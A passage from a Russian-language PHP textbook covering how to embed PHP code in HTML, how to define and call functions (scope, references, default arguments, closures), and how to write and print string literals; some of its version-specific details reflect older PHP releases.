Поскольку один файл может содержать блоки как PHP-кода, так и не-PHP кода, нам нужно как-то идентифицировать PHP-части кода. Для этого в PHP предусмотрено четыре разных способа. Далее в этом разделе мы их все разберем.

Как вы увидите, первый и стандартный способ состоит в использовании тегов наподобие того, как это делается в XML. Второй метод напоминает SGML. Третий метод основан на ASP-тегах. Четвертый метод подразумевает использование стандартного HTML-тега <scri pt>, благодаря чему можно редактировать страницы с внедренным PHP-кодом в обычном HTML-редакторе.

Стандартный (XML) стиль

Из-за появления языка разметки XML (eXtensible Markup Language) и миграции языка HTML на язык XML (XHTML), данный способ является предпочтительным для встраивания PHP-кода. Данный способ заключается в использовании XML-совместимых тегов для обозначения инструкций PHP.

Чтобы использовать этот стиль, заключите PHP-код в теги <?php и ?>. Все, что находится между этими маркерами будет интерпретироваться как PHP, а все, что находится за их пределами не будет считаться PHP-кодом. Добавление пробелов между маркерами и вложенным в них текстом не является необходимым, но повышает читабельность.

Например, чтобы PHP вывел строку “Привет, мир!”, в вашу веб-страницу нужно вставить следующую строку:

```
<?php echo "Привет, мир!"; ?>
```

Точка с запятой перед маркером ?> является необязательной, поскольку конец блока порождает и конец выражения. Полный HTML-файл может выглядеть так:

```
<!doctype html>
<html>
<head>
    <title>Это моя первая PHP-программа!</title>
</head>
<body>
<p>
    Мама, посмотри! Это моя первая PHP-программа:<br />
    <?php echo "Привет, мир!"; ?><br />
    Понравилось?
</p>
</body>
</html>
```

Конечно, данный пример не очень впечатляющий, поскольку этого же эффекта можно добиться и без PHP. Настоящая ценность PHP проявляется, когда мы можем поместить на веб-страницу динамическую информацию, полученную из разных источников, например, из баз данных или форм. Однако давайте все же вернемся к нашему примеру "Привет, мир!". Когда пользователь посетит эту страницу и просмотрит ее исходный код, он увидит это:

```
<!doctype html>
<html>
<head>
    <title>Это моя первая PHP-программа!</title>
</head>
<body>
<p>
    Мама, посмотри! Это моя первая PHP-программа:<br />
    Привет, мир!<br />
    Понравилось?
</p>
</body>
</html>
```

Обратите внимание, что пользователь видит только вывод PHP-кода, но не видит сам код.

Инструкции PHP могут быть помещены куда-угодно, даже во внутрь допустимых HTML-тегов. Например:

```
<input type="text" name="first_name" value="<?php echo "Питер"; ?>" />
```

Когда PHP обработает этот текст, он станет таким:

```
<input type="text" name="first_name" value="Питер" />
```

Код PHP внутри маркеров не обязательно должен находиться на одной строке. При необходимости вы можете добавить сколько угодно разрывов строки. Поэтому мы можем переписать PHP-код в нашем примере "Привет, мир!" так:

```
<?php
echo "Привет, мир"; ?>
<br />
```

В результирующем HTML-коде ничего не изменится.

Стиль SGML

Другой стиль внедрения PHP-кода приходит из SGML-тегов. Чтобы использовать этот стиль, просто заключите PHP-код в маркеры <? и ?>. Рассмотрим снова наш пример:

```
<? echo "Привет, мир!"; ?>
```

Данный стиль также известен как короткие теги, официально поддерживается, но по умолчанию выключен. Чтобы включить поддержку коротких тегов нужно или собрать PHP с опцией --enable-short-tags или включить директиву short_open_tag в файле конфигурации PHP.

Использование короткого echo-тега <?= ... ?> включено независимо от доступности коротких тегов.

ASP-стиль

Поскольку ни SGML-, ни XML-стиль по сути не являются HTML-кодом, некоторые HTML-редакторы не распознают код, оформленный под них. В результате не работает цветная подсветка синтаксиса, контекстная справка и другие полезные функции. А некоторые редакторы даже "помогают" вам, удаляя "недопустимый" код.

Однако многие такие HTML-редакторы распознают другой механизм (не более допустимый, чем PHP) внедрения кода - Microsoft Active Server Pages (ASP). Подобно PHP, ASP - это метод внедрения сценариев стороны сервера в ваши документы. Если ваш редактор ничего не подозревает о существовании PHP, попробуйте использовать теги стиля ASP для внедрения участков PHP-кода в ваши страницы. ASP-стиль похож на SGML-стиль, но вместо ? используется знак %:

```
<% echo "Привет, мир!"; %>
```

По умолчанию теги в стиле ASP выключены. Чтобы их использовать, вам нужно собрать PHP с опцией --enable-asp-tags или же включить директиву asp_tags в вашем конфигурационном файле PHP.

Использование <script>

Последний метод разделения PHP и HTML-кода заключается в использовании тега <script>. Обычно этот тег используется для сценариев, выполняющихся на стороне клиента, например, для внедрения JavaScript-кода. Поскольку при попадании веб-страницы в браузер PHP-код будет обработан, а в браузер попадет уже результат его выполнения, вы можете использовать тег <script> для включения PHP-кода. Для использования этого метода просто укажите php в качестве языка:

```
<script language="php">
echo "Привет, мир!";
</script>
```

Этот метод очень полезен с HTML-редакторами, которые работают только с HTML-кодом и не поддерживают команды обработки XML.

Использование echo для вывода контента

Наверное самая распространенная операция в PHP-приложениях - вывод данных на экран пользователя. В контексте веб-приложения это означает вывод HTML-документа, который превратится в веб-страницу при просмотре пользователем.

Чтобы упростить эту операцию, PHP предоставляет специальные версии SGML- и ASP-тегов, которые принимают значение внутри и вставляют его в HTML-страницу. Чтобы использовать эту функцию, используйте знак = в открытом теге. Пример:

```
<input type="text" name="first_name" value="<?= "Питер"; ?>">
```

Если вы используете ASP-теги, то же самое можно проделать и с ними:

```
<p>Это число (<%= 2 + 2 %>)<br />
и это число (<% echo (2 + 2); %>)<br />
одинаковые.</p>
```

После обработки вы получите следующий HTML-код:

```
<p>Это число (4)<br />
и это число (4)<br />
одинаковые.</p>
```

Глава 3. Функции

Функция - поименованный блок кода, выполняющий определенную задачу, возможно, реагирующий на ряд значений, переданных ей в виде параметров и, возможно, возвращающий единственное значение. Функции позволяют экономить на времени компиляции - независимо от того, сколько раз вы вызываете их, функции компилируются только один раз для страницы. Также они повышают надежность, позволяя вам исправлять ошибки в одном месте, а не по всей программе. Еще функции улучшают удобочитаемость, изолируя код, который выполняет определенные задачи.

В этой главе вы познакомитесь с синтаксисом вызова и определения функций, а также рассмотрите, как управлять переменными в функциях и как передавать значения функциям (мы рассмотрим, как параметры-значения, так и параметры-ссылки). Также в этой главе будут рассмотрены переменные функции и анонимные функции.

3.1. Вызов функции

Функции в PHP программе могут быть встроенными или определенными пользователем. Независимо от их происхождения, все функции вызываются одним и тем же способом:

```
$некотороеЗначение = имя_функции( [ parameter, ... ] );
```

Число параметров, которые необходимо передать функции, отличается от функции к функции (и, как вы увидите далее, может быть разным для одной и той же функции). Параметры, переданные функции, могут быть любым допустимым выражением и должны следовать в определенном, ожидаемом порядке. Если вы передали параметры в другом порядке, то функция будет работать «наугад» и в большинстве случаев ее результатом будет "мусор". Документация по функции подскажет вам, какие параметры нужно передать функции и какие значения вам следует от нее ожидать.

Рассмотрим несколько примеров вызова функций:

```
// strlen() - встроенная функция, возвращающая длину строки
$length = strlen("PHP"); // $length = 3

// sin() и asin() - математические функции синус и арксинус
$result = sin(asin(1)); // $result = синус арксинуса 1 или 1.0
```

```
// unlink() удаляет файл
$result = unlink("functions.txt"); // false, если неуспешно
```

В первом примере мы передаем аргумент "PHP" функции strlen(), которая в ответ передает нам число символов в данной строке. В нашем примере она вернет значение 3, которое будет присвоено переменной $length. Это простейший и наиболее частый способ использования функции.

Во втором примере мы передаем результат функции asin(1) функции sin(). Поскольку функции синус и арксинус обратны, мы должны всегда получить то же значение. Здесь мы видим, что функция может быть вызвана внутри другой функции. Возвращаемое значение внутреннего вызова будет отправлено внешней функции в качестве аргумента, а затем общий результат будет записан в переменную $result.

В последнем примере мы передаем имя файла функции unlink(), которая пытается удалить файл. Подобно многих функциям, она возвращает false в случае неудачи. Это позволяет вам использовать другую встроенную функцию, die().

Поэтому данный пример может быть переписан так:

```
$result = unlink("functions.txt") or die("Не получилось удалить файл!");
```

Функция unlink(), в отличие от двух других примеров, производит действие с параметром, переданным ей, за пределами самой функции. В данном случае она удаляет файл из файловой системы.

В PHP есть огромное число функций, которые вы можете использовать в ваших программах: от доступа к базам данных до создания графики, от чтения и записи XML-файлов до получения файлов из удаленных систем. Встроенные PHP-функции подробно описаны в Приложении.

3.2. Определение функции

Для определения функции используется следующий синтаксис:

```
function [&] имя_функции([parameter[, ...]])
{
    список операторов
}
```

Список операторов может содержать HTML-код. Вы можете определить PHP-функцию, которая вообще не содержит PHP-код. Например, функция column() просто присваивает удобное короткое имя HTML-коду, который нужно вывести множество раз при формировании страницы:

```
<?php function column()
{ ?>
    </td><td>
<?php }
```

Имя функции может начинаться с буквы или знака подчеркивания, после чего может следовать (или не следовать) больше букв, знаков подчеркивания и цифр. Имена функций не чувствительны к регистру символов, поэтому, вы можете вызвать функцию sin() как sin(1), SiN(1), SIN(1) и т.д., поскольку все эти имена обращаются к одной и той же функции. По соглашению, все встроенные PHP-функции принято вызывать в нижнем регистре символов.

Обычно функции возвращают некоторые значения. Для возврата значения из функции используйте оператор return. Поместите оператор return <выражение> в вашу функцию. Когда оператор return будет встречен во время выполнения функции, выполнение будет передано вызывающему функцию оператору, а результат вычисления <выражение> будет возвращен, как значение функции. Внутри функции вы можете определить любое число операторов return (например, вы можете использовать оператор switch для определения, какое из нескольких значений нужно вернуть).

Давайте посмотрим на простую функцию (пример 3.1). Она принимает две строки, выполняет их конкатенацию (соединение) и возвращает результат (в нашем случае мы создали более медленный вариант оператора конкатенации, но это только ради примера):

Пример 3.1. Конкатенация строки

```
function strcat($left, $right)
{
    $combinedString = $left . $right;
    return $combinedString;
}
```

Функция принимает два параметра, $left и $right. Используя оператор конкатенации, функция создает объединенную строку в переменной $combinedString. Далее функция возвращает в качестве результата значение переменной $combinedString.

Поскольку оператор return может принимать любой тип выражений, даже самые сложные, мы можем упростить программу так:

```
function strcat($left, $right)
{
    return $left . $right;
}
```

Если мы поместим функцию в нашу PHP-страницу, мы сможем ее вызвать из любого места страницы. Давайте рассмотрим пример 3.2.

Пример 3.2. Использование нашей функции конкатенации

```
<?php
function strcat($left, $right)
{
    return $left . $right;
}
$first = "Это - ";
$second = "полное предложение!";
echo strcat($first, $second);
```

При отображении страницы будет показано полное предложение.

В следующем примере функция принимает целое значение и дублирует его с помощью побитного сдвига и возвращает результат:

```
function doubler($value)
{
    return $value << 1;
}
```

Как только функция будет определена, ее можно будет использовать везде на странице, например:

```
<?= "Пара 13 = " . doubler(13); ?>
```

Вы можете использовать вложенные объявления функции, но при этом необходимо учитывать некоторые ограничения. Вложенные объявления не ограничивают видимость внутренней функции, которая может быть вызвана в любом месте вашей программы. Внутренняя функция автоматически не получает параметры внешней функции. И, наконец, внутренняя функция не может быть вызвана, пока не была вызвана внешняя функция, также ее нельзя вызвать из кода, обработанного после внешней функции:

```
function outer ($a)
{
    function inner ($b)
    {
        echo "$b";
    }
    echo "$a 2 ";
}
// выведет "1 2 3"
outer("1");
inner("3");
```

3.3. Область действия переменной

Если вы не используете функции, любая созданная вами переменная может использоваться в любом месте страницы. Когда у вас есть функции, это не всегда так. Функции хранят собственные наборы переменных, которые отличаются от тех, которые используются на странице и в других функциях.

Переменные, определенные в функции, включая ее параметры, недоступны за пределами функции и, по умолчанию, переменные, определенные за пределами функции, недоступны внутри функции. Мы уже говорили об этом ранее и следующий пример иллюстрирует это:

```
$a = 3;
function foo()
{
    $a += 2;
}
foo();
echo $a;
```

Переменная $a объявлена внутри функции foo() отличается от переменной $a, объявленной за пределами функции. Даже если foo() использует оператор добавить и присвоить, значение внешней переменной $a останется 3 на протяжении всей жизни страницы. Внутри функции у переменной $a будет значение 2.

Как было показано в главе 2, степень видимости переменной в программе, называют областью видимости переменной. Переменные, создаваемые в функции, видимы только внутри функции. Переменные, созданные за пределами функций и объектов, имеют глобальную область видимости и существуют везде за пределами этих функций и объектов. В PHP существует несколько предопределенных переменных, обладающих и областью видимости уровня функции, и глобальной областью (они часто называются супер-глобальными переменными).

На первый взгляд, даже опытный программист может подумать, что в предыдущем примере $a будет равна 5 при достижении оператора echo, поэтому помните об этом, когда выбираете имена для ваших переменных.

Глобальные переменные

Если вы хотите использовать глобальные переменные в ваших функциях, вы можете использовать ключевое слово global. Синтаксис следующий:

```
global var1, var2, ...
$a = 3;
function foo()
```

```
{
    global $a;
    $a += 2;
}
foo();
echo $a;
```

Вместо создания новой переменной с именем $a и областью уровня функции, PHP использует глобальную переменную $a в этой функции. Теперь, когда новое значение $a отображено, мы увидим 5.

Вы должны использовать ключевое слово global перед первым использованием глобальной переменной или глобальных переменных, к которым вы хотите получить доступ. Поскольку они определены до тела функции, параметры функции никогда не будут глобальными переменными.

Использование global эквивалентно созданию ссылки на переменную в переменной $GLOBALS. Другими словами оба следующих объявления создают переменную с областью видимости уровня функции, которая является ссылкой на то же значение глобальной переменной $var:

```
global $var;
$var = $GLOBALS['var'];
```

Статические переменные

Подобно C, язык PHP поддерживает статические переменные функций. Значение статической переменной сохраняется между всеми вызовами функции, а ее инициализация происходит только при первом вызове функции. Короче говоря, все вызовы функции работают только с одной и той же областью памяти, в которой хранится значение статической переменной (в случае с обычной переменной каждый раз под нее выделяется новая память, то есть переменная инициализируется при каждом вызове функции).

Для объявления статической переменной используется ключевое слово static. Обычно при первом использовании статической переменной ей присваивается начальное значение:

```
static var [= value][, ... ];
```

В примере 3.3 переменная $count увеличивается при каждом вызове функции.

Пример 3.3. Статическая переменная-счетчик

```
<?php
function counter()
{
    static $count = 0;
    return $count++;
}
for ($i = 1; $i <= 5; $i++) {
    print counter();
}
```

Когда функция вызывается в первый раз, переменной $count присваивается значение 0. Это значение возвращается, и переменная $count увеличивается. Когда функция завершает свою работу, переменная $count не уничтожается подобно нестатическим переменным, а ее значение остается таким же до следующего вызова переменной counter(). Цикл for отображает числа от 0 до 4.

3.4. Параметры функции

Благодаря объявлению аргументов в определении функции, функция может ожидать определенное (или неопределенное) число аргументов (параметров), требуемых ей для работы. Существует два разных способа передачи параметров функции. Первый, наиболее часто используемый, передача параметра по значению (такие параметры называются параметрами-значениями). Второй - по ссылке (эти параметры называются параметрами-ссылками).

Передача параметров-значений

В большинстве случаев вы передаете параметры по значению. В качестве аргумента может быть любое допустимое выражение. Это выражение вычисляется, а его результат передается соответствующей переменной в функции. Во всех примерах ранее мы передавали аргументы по значению.

Передача параметров-ссылок

Передача по ссылке позволяет вам обойти обычные правила видимости переменных путем непосредственного предоставления функции прямого доступа к переменной. Чтобы быть переданным по ссылке, аргумент должен быть переменной (а не выражением). Вы сообщаете функции, что передаете параметр-ссылку, указывая амперсанд (&) перед именем переменной. В примере 3.4 представлена измененная функция doubler(), написанная с использованием параметров-ссылок.

Пример 3.4. Измененная версия функции doubler()

```
<?php
function doubler(&$value)
{
$value = $value << 1;
}
$a = 3;
doubler($a);
echo $a;
```

Поскольку параметр $value функции передан как ссылка на фактическое значение переменной $a вместо копирования этого значения, переменная $a будет модифицирована функцией. Ранее нам нужно было возвратить удвоенное значение, но теперь мы просто модифицируем значение переменной (обратите внимание, оператора return уже нет). Поскольку мы передали переменную $a по ссылке, она находится в полной власти функции. В нашем случае doubler() просто присваивает ей новое значение.

В качестве параметров-ссылок могут выступать только переменные, а не константы или выражения. Если мы будем использовать оператор <?= doubler(7); ?> из предыдущего примера, мы получим ошибку. Однако, вы можете назначить стандартные значения параметрам, переданных по ссылке (так же, как и стандартные значения для параметров-значений).

Даже в случаях, когда вы не планируете изменять переданное значение, вы все равно можете использовать параметры-ссылки. Когда вы используете параметры-значения, PHP копирует значения параметров. Для больших строк и объектов это может быть очень "дорогой" в плане использования системных ресурсов операцией. Передача параметров по ссылке устраняет необходимость копирования значения.

Параметры по умолчанию

Допустим, ваша функция при вызове должна принять определенный параметр. Например, вы вызываете функцию для получения предпочтений для сайта, и этой функции должны передать параметр с именем «предпочтения». Теперь допустим, что вы хотите предусмотреть возможность получения всех предпочтений. Вместо определения какого-то специального ключевого слова, означающего, что вы хотите получить все предпочтения, вы можете просто не передавать аргументы функции. Такое решение возможно, если вы установите значение аргумента функции по умолчанию. В нашем примере этим значением и будет то ключевое слово, которое будет обрабатываться функцией в случае неполучения другого значения аргумента.

Чтобы определить значение по умолчанию, присвойте параметру значение при объявлении функции. Значение по умолчанию не может быть сложным выражением, оно может быть только скалярным значением:

```
function getPreferences($whichPreference = 'all')
{
    // если $whichPreference = "all", будут возвращены
    // все предпочтения;
    // в противном случае будет возвращены указанные
    // предпочтения ...
}
```

Когда вы вызываете getPreferences(), вы можете указать параметр. Если вы сделаете это, то получите предпочтение, соответствующее переданной строке. В противном случае будут возвращены все предпочтения.

У функции может быть любое число параметров со значениями по умолчанию. Однако они должны быть перечислены после всех параметров, у которых нет значений по умолчанию.

Переменное число параметров

Функция может содержать переменное число параметров. Например, функция getPreferences() из предыдущего размера может возвращать предпочтения для любого числа имен, а не только для одного. Чтобы объявить функцию с переменным числом параметров, просто не указывайте параметры при определении функции:

```
function getPreferences()
{
    // некоторый код
}
```

PHP предоставляет три функции, которые вы можете использовать в функции для получения параметров, переданных ей. Функция func_get_args() возвращает массив всех переданных параметров функции. Функция func_num_args() возвращает количество параметров, переданных функции. Функция func_get_arg возвращает параметр с определенным номером. Например:

```
$array = func_get_args();
$count = func_num_args();
$value = func_get_arg(номер_аргумента);
```

В примере 3.5 функция count_list() принимает любое число аргументов. В цикле вычисляется сумма всех переданных значений. Если параметры не заданы, возвращается false.

Пример 3.5. Сумма всех аргументов

```
<?php
function countList()
{
    if (func_num_args() == 0) {
        return false;
    }
    else {
        $count = 0;
        for ($i = 0; $i < func_num_args(); $i++) {
            $count += func_get_arg($i);
        }
        return $count;
    }
}
echo countList(1, 5, 9); // выведет "15"
```

Результат любой из этих функций не может быть использован непосредственно как параметр другой функции. Вместо этого вы должны сначала передать результат в переменную, а затем уже использовать ее при вызове функции. Следующее выражение не будет работать:

```
foo(func_num_args());
```

Вместо этого используйте следующий код:

```
$count = func_num_args();
foo($count);
```

Отсутствующие параметры

PHP позволяет вам быть достаточно ленивым - когда вы вызываете функцию, вы можете передать любое число аргументов функции. Параметры, ожидаемые функцией, но не переданные вами, останутся неустановленными, и для каждого из них будет выведено предупреждение.

```
function takesTwo($a, $b)
{
    if (isset($a)) {
        echo " a установлен\n";
    }
    if (isset($b)) {
        echo " b установлен\n";
    }
}

echo "Вызываем функцию с двумя аргументами:\n";
takesTwo(1, 2);
echo "Вызываем функцию с одним аргументом:\n";
takesTwo(1);
```

Вывод:

```
Вызываем функцию с двумя аргументами:
    a установлен
    b установлен
Вызываем функцию с одним аргументом:

Warning: Missing argument 2 for takes_two()
    in /path/to/script.php on line 6
a установлен
```

Контроль типа

При определении функции вы можете потребовать, чтобы передаваемый ей параметр был определенного типа, то есть экземпляром определенного класса (включая экземпляры классов, которые расширяют этот класс), или экземпляром класса, реализующего определенный интерфейс, или массивом, или колбеком с типом callable. Для добавления контроля типа к параметру, перед названием переменной в списке параметров функции установите имя класса, служебное слово array или callable. Например:

```
class Entertainment { }

class Clown extends Entertainment { }

class Job { }

function handleEntertainment(Entertainment $a, callable $callback = NULL)
{
    echo "Обработка " . get_class($a) . " успешна\n";

    if ($callback !== NULL) {
        $callback();
    }
}

$callback = function()
{
    // делаем что-то
};

handleEntertainment(new Clown);        // работает
handleEntertainment(new Job, $callback); // ошибка времени выполнения
```

Параметр с контролем типа должен быть или NULL, или экземпляром указанного класса Entertainment, экземпляром подкласса Clown (расширения класса Entertainment), массивом или типом callable. В противном случае будет ошибка времени выполнения.

Контроль типа не работает со скалярными типами, то есть нельзя установить требования о том, чтобы параметры был, скажем, типа interger или string.

3.5. Возвращаемые значения

Функции в PHP могут возвращать только одно значение и делают это с помощью ключевого слова return:

```
function returnOne()
{
    return 42;
}
```

Чтобы вернуть несколько значений, просто в качестве возвращаемого значения используйте массив (array):

```
function returnTwo()
{
    return array("Фред", 35);
}
```

Если вы не указали оператор return, функция вернет значение NULL.

По умолчанию, значения копируются за пределы функции. Для возврата значения по ссылке, объявляют функцию с амперсандом (&) перед ее именем и при присвоении возвращаемого значения переменной:

```
$names = array("Фред", "Барни", "Вильма", "Бетти");

function &findOne($n) {
    global $names;
    return $names[$n];

}
$person =& findOne(1);     // Барни
$person = "Вася";          // изменяет $names[1]
```

В этом коде функция findOne() возвращает ссылку на $names[1] вместо копии его значения. Поскольку мы присваиваем по ссылке, $person является ссылкой для $names[1] и второе присваивание изменяет значение в $names[1].

Эта техника иногда используется для возвращения больших строк или массивов. Однако помните, что возврат ссылки на значение медленнее, чем возврат самого значения.

3.6. Переменные функции. Обращение к функциям через переменные

PHP поддерживает переменные функции. Это означает, что если к имени переменной присоединены круглые скобки, PHP ищет функцию с тем же именем, что и результат вычисления переменной и пытается ее выполнить. Рассмотрим ситуацию, где переменная используется для определения, какую из трех функций нужно запустить:

```
switch ($which) {
    case 'first':
        first();
        break;
    case 'second':
        second();
        break;
    case 'third':
        third();
        break;
}
```

В этом случае мы можем использовать переменные функции для вызова надлежащей функции. Чтобы вызвать переменную функцию, добавьте после имени переменной круглые скобки. Мы можем перезаписать предыдущий пример так:

```
$which(); // если $which = "first", будет вызвана функция first() и т.д.
```

Если для переменной не существует функции, будет сгенерирована ошибка времени выполнении при запуске кода. Чтобы предотвратить это, вы можете использовать функцию function_exists() для определения существования функции перед ее вызовом:

```
$yesOrNo = function_exists(function_name);
```

Например:

```
if (function_exists($which)) {
    $which();   // если $which = "first", будет вызвана функция first() и т.д.

}
```

Конструкции языка вроде echo() и isset() не могут быть вызваны таким образом:

```
$which = "echo";
$which("hello, world"); // не работает
```

3.7. Анонимные функции

Некоторые PHP-функции используют функции, предоставленные вами им для выполнения части их работы. Например, функция usort() использует пользовательскую функцию (которую вы создали и передали ей в качестве параметра) для определения порядка сортировки элементов массива.

С одной стороны, вы можете определить специальную функции для определения порядка сортировки массива, с другой стороны, функции подобного рода имеют тенденцию быть локальными и временными. Чтобы отразить временный характер такой функции, рекомендуется использовать анонимные функции, известные также как замыкания (closures). Анонимные функции – это функции, не имеющие определенных имен.

Вы можете создать анонимную функцию, используя обычный синтаксис определения функции, но при этом вы можете присвоить объявление функции переменной или передать его непосредственно. Пример 3.6 демонстрирует создание и вызов анонимной функции для usort().

Пример 3.6. Анонимные функции

```
$array = array("really long string here, boy", "this", "middling length", "larger");

usort($array, function($a, $b) {
    return strlen($a) - strlen($b);
});

print_r($array);
```

Массив сортируется функцией usort(), которая использует анонимную функцию для сортировки в порядке длины строки. Анонимные функции могут использовать переменные, определенные в их области видимости. Например:

```
$array = array("really long string here, boy", "this", "middling length", "larger");

$sortOption = 'random';

usort($array, function($a, $b) use ($sortOption)
{
    if ($sortOption == 'random') {
        // случайная сортировка путем возвращения
        // случайным способом значений (-1, 0, 1)
        return rand(0, 2) - 1;
    }
```

```
    else {
        return strlen($a) - strlen($b);
    }
});

print_r($array);
```

Заметьте, что замыкания могут также наследовать переменные из родительской области видимости. Любая подобная переменная должна быть объявлена в заголовке функции. Наследование переменных из родительской области видимости не то же самое, что использование глобальных переменных. Глобальные переменные существуют в глобальной области видимости, которая не меняется, вне зависимости от того, какая функция выполняется в данный момент. Родительская область видимости – это функция, в которой было объявлено замыкание (не обязательно та же самая, из которой оно было вызвано). Например:

```
$array = array("really lang string here, boy", "this", "middling length", "larger");

$sortOption = "random";

function sortNonrandom($array)
{
    $sartOption = false;
    usort($array, function($a, $b) use ($sortOption)
    {
        if ($sortOption == "random") {
            // случайная сортировка путем возвращения
            // случайным способом значений (-1, 0, 1)
            return rand(0, 2) - 1;
        }
        else {
            return strlen($a) - strlen($b);
        }
    });

print_r($array);

}

print_r(sortNonrandom($array));
```

В этом примере $array сортируется обычно, а не в произвольном порядке - значение $sort в замыкании - это значение $sortOption в области sortNonrandom(), а не значение $sortOption в глобальной области.

Глава 4. Строки

Большинство данных, с которыми вы встречаетесь при написании программ, являются последовательностями символов или строками. Строки содержат имена людей, пароли, адреса, номера кредитных карточек, истории покупки и многое другое. По этой причине PHP содержит широкий выбор функций для работы со строками.

В этой главе вы найдете множество способов использования строк в ваших PHP-программах, в том числе будет рассмотрена интерполяция (помещение значение переменной в строке), затем будут рассмотрены функции для изменения, заключения в кавычки строк и поиска в строках. Ну и после прочтения этой главы вы станете экспертом в области обработки строк.

4.1. Способы записи строковых констант

Существует три способа записи строковых констант в вашей программе: использование одинарных кавычек, двойных кавычек и формат *heredoc*, который пришел в PHP из оболочки UNIX. Разница между этими методами заключается в том, будут ли распознаваться специальные Escape-последовательности, позволяющие кодировать специальные символы или интерполировать переменные.

Интерполяция переменной

Когда вы определяете строковой литерал, используя двойные кавычки или формат heredoc, строка является предметом *интерполяции переменной*. Интерполяция - это процесс замены имени переменной в строке ее значением. Существует два способа интерполяции переменных в строки.

Простейший из этих двух способов заключается в помещении имени переменной в строку, заключенную в двойные кавычки, или в heredoc:

```
$who = 'Kilroy';
$where = 'здесь';
echo "$who был $where";
```

Вывод:

```
Kilroy был здесь
```

Другой способ - заключение интерполируемой переменной в фигурные скобки. Использование этого синтаксиса гарантирует, что будет интерпо-

лирована правильная переменная. В классическом PHP-коде используются именно фигурные скобки, чтобы точно отделить имя переменной от окружающего ее текста:

```
$n = 12;
echo "Вы -{$n}-ый номер";
```

Вывод:

```
Вы 12-ый номер
```

Без фигурных скобок PHP попытается вывести значение переменной с именем $nth.

В отличие от некоторых оболочек, в PHP строки не обрабатываются повторно для интерполяции. Вместо этого любые интерполяции в строке, заключенной в двойные кавычки, обрабатываются сначала, а результат используется в качестве значения строки:

```
$bar = 'это не будет выведено';
$foo = '$bar';      // одинарные кавычки
print("$foo");
```

Вывод:

```
$bar
```

Одинарные кавычки

Одинарные кавычки не интерполируют переменные. В следующем примере имя переменной не будет преобразовано в ее значение, поскольку строка заключена в одинарные кавычки:

```
$name = 'Федор';
$str = 'Привет, $name';     // одинарные кавычки
echo $str;
```

Вывод:

```
Привет, $name
```

Единственные escape-последовательности, которые работают в одинарных кавычках - это \', добавляющая одинарную кавычку в строку и \\, которая добавляет обратный слеш в строку, заключенную в двойные кавычки. Любые другие символы обозначают сами себя и не имеют какого-либо специального значения:

```
$name = 'Петя Д\'Артаньян';  // вставляем одинарную кавычку в строку
echo $name;
$path = 'C:\\WINDOWS'; // вставляем обратный слеш
echo $path;
$nope = '\n';                // not an escape
echo $nope;
```

Вывод:

```
Петя Д'Артаньян
C:\WINDOWS
\n
```

Двойные кавычки

Строки в двойных кавычках интерполируют переменные и позволяют использовать множество escape-последовательностей. В таблице 4.1 приведены escape-последовательности, распознаваемые PHP в строках, заключенных в двойные кавычки.

Таблица 4.1. Escape-последовательности в строках, заключенных в двойных кавычках

Escape-последовательность	Представляемый символ
\"	Двойная кавычка
\n	Новая строка (переход на новую строку)
\r	Возврат каретки
\t	Табуляция
\\	Обратный слеш
\{	Левая фигурная скобка
\}	Правая фигурная скобка
\[	Левая квадратная скобка
\]	Правая квадратная скобка
\0 .. \777	ASCII-символ, представленный восьмеричным значением
\x0 .. \xFF	ASCII-символ, представленный шестнадцатеричным значением

Если в двойных кавычках будет найдена неизвестная escape-последовательность (то есть обратный слеш, за которым следует символ, которого нет в таблице 4.1), она будет проигнорирована (если у вас установлен уровень предупреждения E_NOTICE, вы увидите предупреждение, сгенерированное для отсутствующей escape-последовательности):

```
$str = "Что \c это?";    // неизвестная esc-последовательность
echo $str;
```

Вывод:

```
Что \c это?
```

Here-документы

Вы можете легко вставить многострочные константы в вашу программу с помощью формата heredoc, как показано ниже:

```
$clerihew = <<< EndOfQuote
Съешь ещё этих мягких
французских булок,
да выпей чаю.
EndOfQuote;
echo $clerihew;
```

Вывод:

```
Съешь ещё этих мягких
французских булок,
да выпей чаю.
```

Маркер <<< *идентификатор* говорит парсеру PHP, что здесь начинается here-документ. Между символами <<< и идентификатором должен быть пробел. Начиная со следующей строки весь текст помещается в переменную, пока не будет достигнут завершающий идентификатор.

В особом случае вы можете поместить точку с запятой после завершающего идентификатора, чтобы завершить оператор, как показано в предыдущем примере. Если вы используете here-документ в более сложном выражении, вы должны продолжить выражение на следующей строке, как показано ниже:

```
printf(<<< Template
%s было %d лет.
Template
, "Fred", 35);
```

В here-документе вы можете использовать одинарные и двойные кавычки:

```
$dialogue = <<< NoMore
"It's not going to happen!" she fumed.
He raised an eyebrow. "Want to bet?"
NoMore;
echo $dialogue;
```

Вывод:

```
"It's not going to happen!" she fumed.
He raised an eyebrow. "Want to bet?"
```

Пробелы и пробельные символы в here-документе тоже сохраняются:

```
$ws = <<< Enough
    boo
    hoo
Enough;
// $ws = "  boo\n hoo";
```

Символ новой строки пред завершающим идентификатором удаляется, поэтому следующие два оператора присваивания аналогичны:

```
$s = 'Foo';
// аналогичен:
$s = <<< EndOfPointlessHeredoc
Foo
EndOfPointlessHeredoc;
```

Если вы хотите добавить символ новой строки в конец вашей heredoc-строки, вам нужно добавить еще один дополнительный символ:

```
$s = <<< End
Foo

End;
```

4.2. Вывод строк

Есть четыре способа отправить с помощью PHP что-либо на вывод в браузер. Конструкция echo позволяет вам вывести множество значений за один раз, в то время как print() выводит только одно значение. Функция printf() строит отформатированную строку, вставляя значения в шаблон. Функция print_r() обычно используется для отладки - она выводит содержимое массивов, объектов и других вещей в более или менее человекочитаемой форме.

4.2.1. Конструкция echo

Чтобы вывести HTML-код сгенерированной на PHP страницы, используйте echo. Хотя echo выглядит и ведет себя как функция, на самом деле echo - конструкция языка. Это означает, что вы можете опустить круглые скобки, то есть следующие два оператора эквивалентны:

```
echo "Вывод";
echo("Вывод"); // также правильно
```

Вы можете указать несколько элементов для вывода, разделив их запятыми:

```
echo "Раз", "два", "три";
```

Вывод:

```
Раздватри
```

В круглых скобках нельзя использовать несколько значений, иначе получите ошибку:

```
// это ошибка!
echo("Привет", "мир");
```

Поскольку echo не является полноценной функцией, вы не можете использовать ее в более крупных выражениях:

```
// это ошибка!
if (echo("тест")) {
    echo("Работает!");
}
```

Таких ошибок легко избежать, используя функции print() и printf().

4.2.2. Функция print()

Конструкция print() отправляет в браузер одно значение (свой аргумент):

```
if (print("тест")) {
    print("Работает!");
}
```

Вывод:

```
тестРаботает!
```

4.2.3. Функция printf()

